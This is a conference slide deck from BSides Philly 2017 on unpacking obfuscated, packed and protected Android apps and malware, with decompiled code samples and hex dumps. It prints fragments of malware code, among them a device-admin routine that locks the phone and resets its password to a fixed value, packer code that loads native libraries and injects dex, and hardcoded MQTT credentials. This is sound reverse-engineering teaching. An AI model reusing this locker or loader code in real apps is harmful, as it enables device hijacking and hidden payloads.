PACKING YOUR ANDROID

THE HITCHHACKERS GUIDE TO ANDROID UNBOXING

Presenter: Swapnil Deshmukh

Event: BSides Philly 2017

Date: 08/12/2017

DISCLAIMER!

The views and opinions expressed in this *presentation* are those of the author's and do not necessarily represent official policy or position of any other individual or company.

$WHOAMI

- Co-authored Hacking Exposed series
- Head of Security Team for Emerging Technology
- Malware Researcher

- twitter - @sec2_0
- Poppy Seed project @github - https://github.com/sdswapz
- Malware Repo - https://malware.swapnil.me

BSIDES PHILLY 2017

WHY ARE WE HERE

WHY ARE WE HERE

- Easy Target
- Millions are getting Impacted
  - Sophos report - Android Malware Sample Growth
    - 31% YOY growth
    - One in three new apps released has Malicious Genome

CHALLENGES WITH HARDENED ANDROID APPLICATION

- Obfuscation
- Root Detection Checks and Anti-Debugging
- Anti-Tampering
- Anti-Emulation
- White Box Cryptography

WHAT IS ALREADY OUT THERE

- [Defcon 22] Android Hacker Protection Level 0
- [HITCON 2015] The Terminator to Android Hardening Services
- [HITCON 2016] Android Compiler Fingerprinting
- ... and many more

OBFUSCATORS

OBFUSCATORS AND OPTIMIZERS

- Scrambles Data
  - Class, Method and Variable Nam
  - Control Flow Obfuscation/ Reordering
  - String Encryption
- Java Reflect

PROGUARD

```
@Override public CharSequence onDisableRequested(Context context, Intent intent) {
    String string = Integer.toString(1008);
    this.getManager(context).lockNow();
    this.getManager(context).resetPassword(string, 0);
    return super.onDisableRequested(context, intent);
}

@Override public void onEnabled(Context context, Intent intent) {
    Class class0;
    MyAdmin myAdmin = this;
    Context context = context;
    Intent intent = intent;
    String string = Integer.toString(1008);
    Intent intent = null;
    Intent intent = null;
    Context context = context;
    try {
        class0 = Class.forName("com.h.s");
    }
    catch(ClassNotFoundException classNotFoundException0) {
        throw new NoClassDefFoundError(classNotFoundException0.getMessage());
    }

    super(context, class0);
    intent.setFlags(268435456);
    context.startService(intent);
    myAdmin.getManager(context).resetPassword(string, 0);
    super.onEnabled(context, intent);
}
```

BSIDES PHILLY 2017

DEXPROTECTOR

```
    public void onCreate() {
        super.onCreate();
        final Method declaredMethod = Class.forName(onCreate("\ua5ac\uc28c\u6b09\u67c8\ub589\u1543\u6148\uaf99\u4643\ud5f8\u8d09\udbe4\uf4ae\u1090\uca52\ubba3\uc47
        declaredMethod.setAccessible(true);
        declaredMethod.invoke(this, onCreate("\u6805\u4fbd\uc65f\u132f\u8502\u6413\u1db1\u3da9\uedee\u4c79\ud2e3\u6bf3\u1e81\u0559\u6ba2\uee61"));
    }
}
```

```
    }
    public void onCreate() {
        //Before the first component of the application starts
        super.onCreate()
        final Method declareMethod = Class.forname("dexprotector.name").getDeclaredMethod("run",hash);
        declaredMethod.setAccessible(true);
        declaredMethod.invoke(this, "com.dailyworkout.tizi.activities.ActivitySplash")
```

ARXAN ENSUREIT

```
import android.app.Activity;
import hhhhhh.whhwwh;

public class TestActivity extends Activity {
    public static int f3b044404444044404440444 = 70;
    public static int f4b0413041304130413 = 0;
    public static int f5b0413 = 2;
    public static boolean f6b041304130413 = false;
    public static int f7b04440444 = 1;
    private whhwwh f8b0413041304130413;

    static {
        try {
            int b0444ϕϕϕ04440444 = m3b044404440444() + f7b04440444;
            if (((f3b044404444044404440444 + f7b04440444) * f3b044404444044404440444) % f5b0413 != f4b0413041304130413) {
                f3b044404444044404440444 = m3b044404440444();
                f4b0413041304130413 = m3b044404440444();
            }
            try {
                if ((b0444ϕϕϕ04440444 * m3b044404440444()) % f5b0413 != f4b0413041304130413) {
                    f3b044404444044404440444 = 71;
                    f4b0413041304130413 = m3b044404440444();
                }
            } catch (Exception e) {
                throw e;
            }
        } catch (Exception e2) {
            throw e2;
        }
    }
```

BSIDES PHILLY 2017

ARXAN ENSUREIT

```
public static int m3b044404440444() {
    return 61;
}

public void onCreate(android.os.Bundle r5) {
    /*
    r4 = this;
L_0x0000:
    r0 = 0;
    switch(r0) {
        case 0: goto L_0x0009;
        case 1: goto L_0x0000;
        default: goto L_0x0004;
    };
L_0x0004:
    r0 = 1;
    switch(r0) {
        case 0: goto L_0x0000;
        case 1: goto L_0x0009;
        default: goto L_0x0008;
    };
L_0x0008:
    goto L_0x0004;
L_0x0009:
    super.onCreate(r5);  Catch:{ Exception -> 0x0068 }
    hhhhhh.hwwwwh.m30b043E043E043E(r4);  Catch:{ Exception -> 0x0068 }
    r0 = 2130903040; // 0x7f030000 float:1.7412887E38 double:1.0528059867E-314;
```

ARXAN ENSUREIT


```
public static java.lang.String m38b043E(java.lang.String r3, char r4, char r5) {
    /*
    r2 = 0;
    r0 = f64b04440444;   Catch:{ Exception -> 0x0067 }
    if (r0 == 0) goto L_0x000b;
L_0x0005:
    m35b043E();  Catch:{ Exception -> 0x0067 }
    r0 = 0;
    f64b04440444 = r0;   Catch:{ Exception -> 0x0067 }
L_0x000b:
    r0 = f70b;   Catch:{ Exception -> 0x005c }
    r0 = r0.get(r5);     Catch:{ Exception -> 0x005c }
    r0 = (hhhhhh.hwhhhh) r0;     Catch:{ Exception -> 0x005c }
L_0x0013:
    r1 = 1;
    switch(r1) {
        case 0: goto L_0x0013;
        case 1: goto L_0x001b;
        default: goto L_0x0017;
    };
L_0x0017:
    switch(r2) {
        case 0: goto L_0x001b;
        case 1: goto L_0x0013;
        default: goto L_0x001a;
    };
L_0x001a:
    goto L_0x0017;
L_0x001b:
    r1 = f69b0444;
    r2 = f65b04440444;
    r1 = r1 + r2;
    r2 = f69b0444;
    r1 = r1 * r2;
```

PACKER

PACKERS

- Dynamic Code Modificatio
- Dynamic Loading
- In File Loading

PACKER – UNDER THE HOOD



'JMPJ2' PACKER (*POC PACKER)

Edit As: Hex Run Script Run Template: DEX.bt

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 64 65 78 0A 30 33 35 00 D4 A0 CB 4B CE 7A A4 98  dex.035.Ô ËKÎz¤˜
0010h: 18 9C 88 E2 F2 03 30 C8 32 A7 49 7D E6 6C 50 43  .œˆâò.0È2§I}ælPC
0020h: 94 2B 02 00 90 13 02 00 78 56 34 12 00 00 00 00  ”+......xV4.....
0030h: 00 00 00 00 00 2B 02 00 74 00 00 00 90 13 02 00  .....+..t.......
0040h: 2C 00 00 00 60 15 02 00 29 00 00 00 10 16 02 00  ,...`...).......
0050h: 05 00 00 00 FC 17 02 00 4D 00 00 00 24 18 02 00  ....ü...M...$...
0060h: 05 00 00 00 8C 1A 02 00 68 10 00 00 2C 1B 02 00  ....Œ...h...,...
0070h: 0D 69 3B C4 84 9F F6 22 D6 D5 7E 55 E7 75 D4 26  .i;Ä„Ÿö"ÖÕ~UçuÔ&
0080h: 33 EB 7C D1 90 8F 0A 81 B8 FF C5 46 74 72 25 EE  3ë|Ñ....¸ÿÅFtr%î
0090h: EB 90 B1 E2 E6 52 B8 49 0A 84 78 A9 AE 73 F7 42  ë.±âæR¸I.„x©®s÷B
00A0h: F2 63 3A 9F A8 B3 23 76 56 C7 88 E5 46 3F 35 C2  òc:Ÿ¨³#vVÇˆåF?5Â
00B0h: C9 32 08 5B 5A D4 C7 8F 9C 91 E6 3C F3 6F 14 7E  É2.[ZÔÇ.œ‘æ<óo.~
00C0h: 04 24 BB CF 3F 05 44 95 C5 F8 2B E5 EE 98 2A CE  .$»Ï?.D•Åø+åîˆ*Î
00D0h: FD 87 7C 07 4B 3E 6E E6 F5 4C 14 15 64 2B F3 90  ý‡|.K>næõL..d+ó.
00E0h: E0 85 F4 F4 A4 81 D1 5D 74 7F 6D 6D 81 E4 AC B6  à…ôô¤.Ñ]t.mm.ä¬¶
00F0h: 31 98 89 65 95 F1 65 C4 5B EF A6 AB 07 EE 2A 47  1˜‰e•ñeÄ[ï¦«.î*G
0100h: 18 49 DA 14 1E 30 11 23 7B E6 79 D6 58 A4 96 51  .IÚ..0.#{æyÖX¤–Q
0110h: 42 B7 CE 7D 13 02 BC 73 C1 9C F7 D9 C5 22 74 88  B·Î}..¼sÁœ÷ÙÅ"tˆ
0120h: 32 F5 D0 07 1A 33 56 06 EB D5 C8 62 83 09 5E 1A  2õÐ..3V.ëÕÈbƒ.^.
0130h: 19 30 4F 4D 00 22 C0 2F FD 95 D5 1D 1F 44 90 CA  .0OM."À/ý•Õ..D.Ê
0140h: BD E8 99 96 DD 54 70 94 AE 74 D0 AC 23 38 23 E1  ½è™–ÝTp”®tÐ¬#8#á
0150h: 3E 01 99 D4 B0 CB B1 0B E3 CD 04 0C 6F 56 6D 88  >.™Ô°Ë±.ãÍ..oVmˆ
0160h: A5 D3 3B 2B A5 27 0E CE A9 D7 04 F0 C9 B7 D2 25  ¥Ó;+¥'.Î©×.ðÉ·Ò%
```

Template Results - DEX.bt

Name	Value	Start	Size	Color	Comment
▼ struct header_item dex_header		0h	70h	Fg: Bg:	Dex file header
▶ struct dex_magic magic	dex 035	0h	8h	Fg: Bg:	Magic value
uint checksum	4BCBA0D4h	8h	4h	Fg: Bg:	Alder32 checksum of rest of file
▶ SHA1 signature[20]	CE7AA498189C8...	Ch	14h	Fg: Bg:	SHA-1 signature of rest of file
uint file_size	142228	20h	4h	Fg: Bg:	File size in bytes
uint header_size	136080	24h	4h	Fg: Bg:	Header size in bytes
uint endian_tag	12345678h	28h	4h	Fg: Bg:	Endianness tag
uint link_size	0	2Ch	4h	Fg: Bg:	Size of link section
uint link_off	0	30h	4h	Fg: Bg:	File offset of link section
uint map_off	142080	34h	4h	Fg: Bg:	File offset of map list
uint string_ids_size	116	38h	4h	Fg: Bg:	Count of strings in the string l...
uint string_ids_off	136080	3Ch	4h	Fg: Bg:	File offset of string ID list

OUTCRY INFILTRATE ? [PACKER]

```
<application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="android.support.multidex.
MultiDexApplication" android:supportsRtl="true">
    <activity android:configChanges="keyboardHidden|orientation|screenSize" android:label="@string/app_name" android:name="com.neurondigital.JewelMiner.MainGame"
    android:windowSoftInputMode="stateHidden|adjustPan">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
```

```
package android.support.multidex;

import android.app.Application;
import android.content.Context;
import infiltration.outcry;

public class MultiDexApplication extends Application {
    protected void attachBaseContext(Context base) {
        super.attachBaseContext(base);
        outcry infiltration_outcry = new outcry(this, "NzZmBCp6IFcbCSQPb2NWa2ViBWNKekMGew==");
        MultiDex.install(this);
    }
}
```

OUTCRY INFILTRATE ? PACKER

outcry.java × MultiDexApplication.java ×

```java
package infiltration;

import android.content.Context;

public class outcry {
    public outcry(Context context, String str) {
        try {
            init(context, str);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private native void init(Context context, String str);

    static {
        System.loadLibrary("secondhand");
    }
}
```

VKEY

```
public class VGApplication extends Application {
    protected void attachBaseContext(Context context) {
        super.attachBaseContext(context);
        Util.loadNativeLib(this, "libelfhook.so");
        Util.loadNativeLib(this, "libwrapper.so");
        Util.loadDex(this);
        Util.bindApplication(this);
    }

    public void onCreate() {
        super.onCreate();
        Util.bindApplication(this);
        if (Util.app != null) {
            Util.app.onCreate();
        }
    }
}
```

VKEY


```
private static native void injectDexClassLoader(ClassLoader classLoader, AssetManager assetManager);

public static void loadDex(Context context) {
    try {
        ClassLoader classLoader = (ClassLoader) RefInvoke.getFieldOjbect(((WeakReference) ((Map) RefInvoke.getFieldOjbect(
        AssetManager assets = context.getResources().getAssets();
        startVOS(assets);
        injectDexClassLoader(classLoader, assets);
    } catch (Exception e) {
        Log.e(TAG, "loadDex: " + e.getMessage());
    }
}

public static void loadNativeLib(Context context, String str) {
    try {
        File file = new File(new StringBuilder(String.valueOf(context.getApplicationInfo().dataDir)).append("/files/").ap
        if (file.exists()) {
            file.delete();
        }
        InputStream open = context.getAssets().open(str);
        OutputStream openFileOutput = context.openFileOutput(str, 0);
        if (open != null) {
            byte[] bArr = new byte[1024];
            while (true) {
                int read = open.read(bArr);
                if (read <= 0) {
                    break;
```

PROTECTOR

PROTECTORS

- Packer + Obfuscators
- Cat and Mouse game
- JNI Interface
- Dead Code Injection

PROTECTOR – UNDER THE HOOD



BSIDES PHILLY 2017

DEXPROTECTOR

```
13    <uses-permission android:name="android.location.GPS_ENABLED_CHANGE" />
14    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
15    <uses-permission android:name="android.permission.READ_SMS" />
16    <uses-permission android:name="android.permission.READ_CONTACTS" />
17    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
18    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
19    <application android:theme="@style/AppTheme" android:label="@string/p" android:icon="@mipmap/p" android:name="com.google.
      android.gms.common.api.Application" android:allowBackup="true">
20        <activity android:label="@string/p" android:name="com.dailyworkout.tizi.activities.ActivitySplash" android:
          screenOrientation="portrait" android:noHistory="true" />
21        <activity android:label="@string/p" android:name="com.dailyworkout.tizi.activities.ActivityHome" android:launchMode="
          singleTop" android:screenOrientation="portrait">
22            <intent-filter>
23                <action android:name="android.intent.action.MAIN" />
24                <category android:name="android.intent.category.LAUNCHER" />
25            </intent-filter>
```

BSIDES PHILLY 2017

DEXPROTECTOR

```
    public void onCreate() {
        super.onCreate();
        final Method declaredMethod = Class.forName(onCreate("\ua5ac\uc28c\u6b09\u67c8\ub589\u1543\u6148\uaf99\u4643\ud5f8\u8d09\udbe4\uf4ae\u1090\uca52\ubba3\uc47
        declaredMethod.setAccessible(true);
        declaredMethod.invoke(this, onCreate("\u6805\u4fbd\uc65f\u132f\u8502\u6413\u1db1\u3da9\uedee\u4c79\ud2e3\u6bf3\u1e81\u0559\u6ba2\uee61"));
    }
}
```

```
    }
    public void onCreate() {
        //Before the first component of the application starts
        super.onCreate()
        final Method declareMethod = Class.forname("dexprotector.name").getDeclaredMethod("run",hash);
        declaredMethod.setAccessible(true);
        declaredMethod.invoke(this, "com.dailyworkout.tizi.activities.ActivitySplash")
```

DEMO

WHAT'S NEXT?

WHAT'S NEXT – FROM COMMUNITY BACK TO COMMUNITY

- Create Android Malware Genome
  - Samples
  - Build Malware Genome KillChain
- Static Analysis Engines
- Dynamic Scanning Engine
- Scan PlayStore

COMING SOON ...

HACKING IOT

SNEAK PREVIEW

```
private static void m625a(Context context, C0288m c0288m) {
    f551c = true;
    C0282j.m825a("auto to connect ");
    SharedPreferences sharedPreferences = context.getSharedPreferences("settings", 0);
    CharSequence string = sharedPreferences.getString("mqtt_host", "");
    CharSequence string2 = sharedPreferences.getString("mqtt_port", "");
    CharSequence string3 = sharedPreferences.getString("mqtt_uuuu", "");
    CharSequence string4 = sharedPreferences.getString("mqtt_pppp", "");
    if (!(TextUtils.isEmpty(string) || TextUtils.isEmpty(string2) || TextUtils.isEmpty(string3))) {
        TextUtils.isEmpty(string4);
    }
    if (!(TextUtils.isEmpty(string) || TextUtils.isEmpty(string2) || TextUtils.isEmpty(string3))) {
        TextUtils.isEmpty(string4);
    }
    String str = "23.21.212.48";
    String str2 = "22345";
    String str3 = "w13733";
    String str4 = "gbigbi01";
    if (f553e != null) {
        f553e = null;
    }
    f553e = new ag();
    f556h = "tcp://" + str + ":" + str2;
```

QUESTIONS?

THANK YOU FOR ATTENDING